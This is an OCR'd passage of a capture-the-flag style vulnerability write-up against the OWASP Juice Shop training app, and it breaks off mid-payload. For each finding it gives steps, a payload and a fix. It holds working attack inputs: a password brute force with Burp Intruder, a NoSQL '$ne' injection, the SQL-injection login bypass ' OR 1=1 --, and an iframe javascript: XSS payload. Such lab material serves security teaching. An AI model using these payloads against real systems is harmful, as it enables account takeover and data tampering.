
1. Capture a legitimate login request in Burp Suite Proxy (e.g., using admin@juice-sh.op and a test password).
2. Send this request to Burp Suite Intruder.
3. Go to the Intruder > Positions tab. Clear default payload markers and add a marker only around the value of the password parameter.
4. Ensure the email parameter is set to the target account (admin@juice-sh.op).
5. Go to the Intruder > Payloads tab. Load a common password wordlist.
6. Start the attack.


7. Monitor the results table, looking for responses that indicate a successful login (e.g., a different HTTP Status code like 200 OK, a different response length, or specific content in the response body like an authentication token).

Proof of Concept (PoC):

• Payload Used: Target Email: admin@juice-sh.op / Password List (e.g., rockyou.txt), Successful Password Found: admin123

• Screenshot(s):






Impact:
• Full compromise of the targeted account, potentially leading to administrative access if the admin account is successfully brute-forced.
Root Cause (Conceptual):
• Absence of rate limiting mechanisms on the login functionality.
• Lack of an account lockout policy after multiple consecutive failed login attempts.
Remediation / How to Fix:
• Implement strict rate limiting on login attempts per user account and/or source IP address.
• Introduce an account lockout mechanism (temporary or permanent) after a defined number of failed login attempts.
• Use CAPTCHA challenges after a small number of failed attempts to deter automated tools.
• Enforce strong password complexity requirements.
Tools Used:
• Burp Suite Intruder
• Password Wordlist

Vulnerability: NoSQL Injection in Product Reviews

Juice Shop Challenge: NoSQL Manipulation
Severity/Difficulty (Juice Shop Rating): ⭐ ⭐ ⭐ ⭐ ☆☆
Location/URL:
• /#/product/{id} (Product page where reviews are submitted/edited)
• API Endpoint for updating reviews (e.g., PUT /rest/products/reviews)
Parameter/Input Field:
• JSON payload fields in the review update request (specifically id and potentially message)
Description:
• By intercepting and modifying the JSON payload sent when updating a product review, an attacker can inject NoSQL query operators (like $ne - not equal) into the id field. This manipulates the backend NoSQL database query to affect unintended documents (reviews).
Steps to Reproduce (STR):

1. Log in and submit a review for any product.
2. Locate the submitted review and click the 'Edit' button/icon.
3. Intercept the outgoing network request (likely a PUT or PATCH request to an API endpoint like /rest/products/reviews) using Burp Suite.

4. Modify the JSON body of the intercepted request. Change the id field from its specific value to a NoSQL operator payload, for example: {"id": {"$ne": "aFakeOrNonExistentID"}, "message": "Hacked Review via NoSQLi"}. (Using $ne with a non-existent ID effectively targets all reviews).
5. Forward the modified request using Burp Suite.
6. Refresh the product page or view reviews elsewhere; observe that multiple (or all) reviews have been updated with the new message.
   Proof of Concept (PoC):
   • Payload Used (JSON Body): {"id": {"$ne": "-1"}, "message": "Hacked by NoSQL Injection"} (or similar $ne payload)
   • Screenshot(s):



Impact:
• Mass manipulation, defacement, or potential deletion of product reviews across the application.
• Integrity violation of user-generated content.
Root Cause (Conceptual):
• Unvalidated or improperly sanitized JSON inputs received from the client are used directly in backend NoSQL database query operations.
• Trusting client-side data structure without server-side validation against expected schema and disallowed operators.
Remediation / How to Fix:
• Implement strict server-side schema validation for all incoming JSON payloads.
• Sanitize input fields to prevent injection of NoSQL operators (e.g., disallow keys starting with $).
• Use libraries or ORM/ODM features that automatically handle sanitization against NoSQL injection.
• Avoid using user-controlled data directly as query operators or keys.
Tools Used:
• Burp Suite
• Browser

Vulnerability: Weak Authentication – Valid User Bypass (Jim)

Juice Shop Challenge: Login with Jim's Account
Severity/Difficulty (Juice Shop Rating): ⭐ ⭐ ☆☆☆☆
Location/URL:
• /#/login
Parameter/Input Field:
• Email
• Password
Description:
• The login mechanism for a specific known user ("Jim") exhibits weak authentication checks, allowing login success even with incorrect or potentially empty credentials when combined with certain inputs (like SQLi payloads).
Steps to Reproduce (STR):

1. Navigate to the login page (/#/login).
2. Enter the known email address: jim@juice-sh.op


3. Enter any random text, an empty value, or a basic SQL injection string (like ') in the Password field.
4. Click the “Log in” button.
5. Observe successful login to Jim's account despite not providing the correct password.
   Proof of Concept (PoC):
   • Payload Used: Email: jim@juice-sh.op / Password: any value or '

• Screenshot(s):

Log in with Jim’s user account

Jim is a regular customer. He prefers juice from fruits that no man has ever tasted before.

- The challenge description probably gave away what form you should attack.
- You need to know (or smart-guess) Jim’s email address so you can launch a targeted attack.
- If you harvested Jim’s password hash, you can try to attack that instead of using SQL Injection.



Impact:
• Unauthorized access to a specific regular user's account (Jim).
Root Cause (Conceptual):
• Weak or incomplete credential validation logic specifically for certain user accounts or under specific conditions (e.g., when certain characters are present in the password field). May be related to how password checks interact with underlying query logic.
Remediation / How to Fix:
• Enforce strict and consistent credential verification for all users.
• Ensure password checks are robust and not bypassed by special characters or specific inputs.
• Regularly audit user accounts for weak or default passwords.
Tools Used:
• Manual Browser Testing

Vulnerability: SQL Injection in Login (Admin Login Bypass)

Juice Shop Challenge: Admin Login Challenge
Severity/Difficulty (Juice Shop Rating): ⭐ ⭐ ⭐ ☆☆☆
Location/URL:
• /#/login
Parameter/Input Field:
• Email
Description:
• A classic SQL injection vulnerability in the login form allowed bypassing authentication and gaining unauthorized access by manipulating the SQL query executed during login verification.
Steps to Reproduce (STR):


1. Navigate to the login page (/#/login).
2. In the Email input field, enter the SQL injection payload: ' OR 1=1 --
3. Enter any arbitrary value (e.g., "password") in the Password input field.
4. Click the "Log in" button.

5. Observe that authentication is bypassed, likely logging the user in as the first user in the database (often the admin).

Proof of Concept (PoC):

• Payload Used: ' OR 1=1 --

• Screenshot(s):



Impact:

• Full unauthorized access to an account, potentially an administrative account, leading to complete application compromise.

Root Cause (Conceptual):

• Failure to properly sanitize or parameterize user-supplied input (Email field) before incorporating it into a backend SQL query.

Remediation / How to Fix:

• Implement parameterized queries (prepared statements) for all database interactions involving user input.

• Apply strict input validation to ensure the email format is as expected before processing.

Tools Used:

• Browser


• Burp Suite (Optional, for observing request/response)


Vulnerability: DOM-based Cross-Site Scripting (Payload in Search Bar)


- **Juice Shop Challenge:** DOM XSS Challenge
- **Severity/Difficulty (Juice Shop Rating):** ⭐☆☆☆☆☆
- **Location/URL:**
    - Search Bar on most pages
- **Parameter/Input Field:** Search input
- **Description:**
    - Allows injecting HTML/JavaScript via an iframe tag directly into the search bar. This script executes within the user's browser context due to unsafe client-side manipulation of the Document Object Model (DOM) when displaying search results or feedback.
- **Steps to Reproduce (STR):**

1. Navigate to the Juice Shop homepage or any page with the search bar.
2. Input the payload <iframe src="javascript:alert('xss')"> into the search bar.
3. Press Enter or click the search icon.
4. Observe the JavaScript alert box appearing, confirming script execution.

- **Proof of Concept (PoC):**
    - **Payload Used:** <iframe src="javascript:alert('xss')">
    - **Screenshot(s):**







- **Impact:**
    - Execution of arbitrary JavaScript in the user's browser session. This can lead to session hijacking, data theft (e.g., stealing cookies or local storage), phishing attacks, or website defacement within the user's view.
- **Root Cause (Conceptual):**

    - User input from the search bar is directly inserted into the page's DOM using methods vulnerable to manipulation (like innerHTML) without prior sanitization or safe encoding.

- **Remediation / How to Fix:**
    - Implement robust input validation and sanitization on client-side inputs using trusted libraries (e.g., DOMPurify) to strip or neutralize malicious HTML/JavaScript.
    - When inserting user-controlled content into the DOM, prefer safer properties like textContent over innerHTML, as textContent does not parse HTML or execute scripts.
- **Relevant OWASP Resource:** OWASP Cross Site Scripting Prevention Cheat Sheet, OWASP DOM based XSS Prevention Cheat Sheet
    - **Tools Used:**Manual Browser Testing

Vulnerability: DOM-based Cross-Site Scripting (Content Embedding via Search Bar)

- **Juice Shop Challenge:** Bonus Payload Challenge
- **Severity/Difficulty (Juice Shop Rating):** ⭐ ☆☆☆☆☆
- **Location/URL:**
    - Search Bar on most pages
- **Parameter/Input Field:** Search input
- **Description:**
    - Demonstrates the ability to inject and render arbitrary HTML content (an iframe embedding a SoundCloud player) via the search bar due to insufficient input sanitization. While not executing an alert, it confirms control over rendered HTML.
- **Steps to Reproduce (STR):**

1. Navigate to a page with the search bar.


2. Paste the following payload into the search bar: <iframe width="100%" height="166" scrolling="no" frameborder="no" allow="autoplay" src="https://w.soundcloud.com/player/?url=https%3A//api.soundcloud.com/tracks/771984076&c

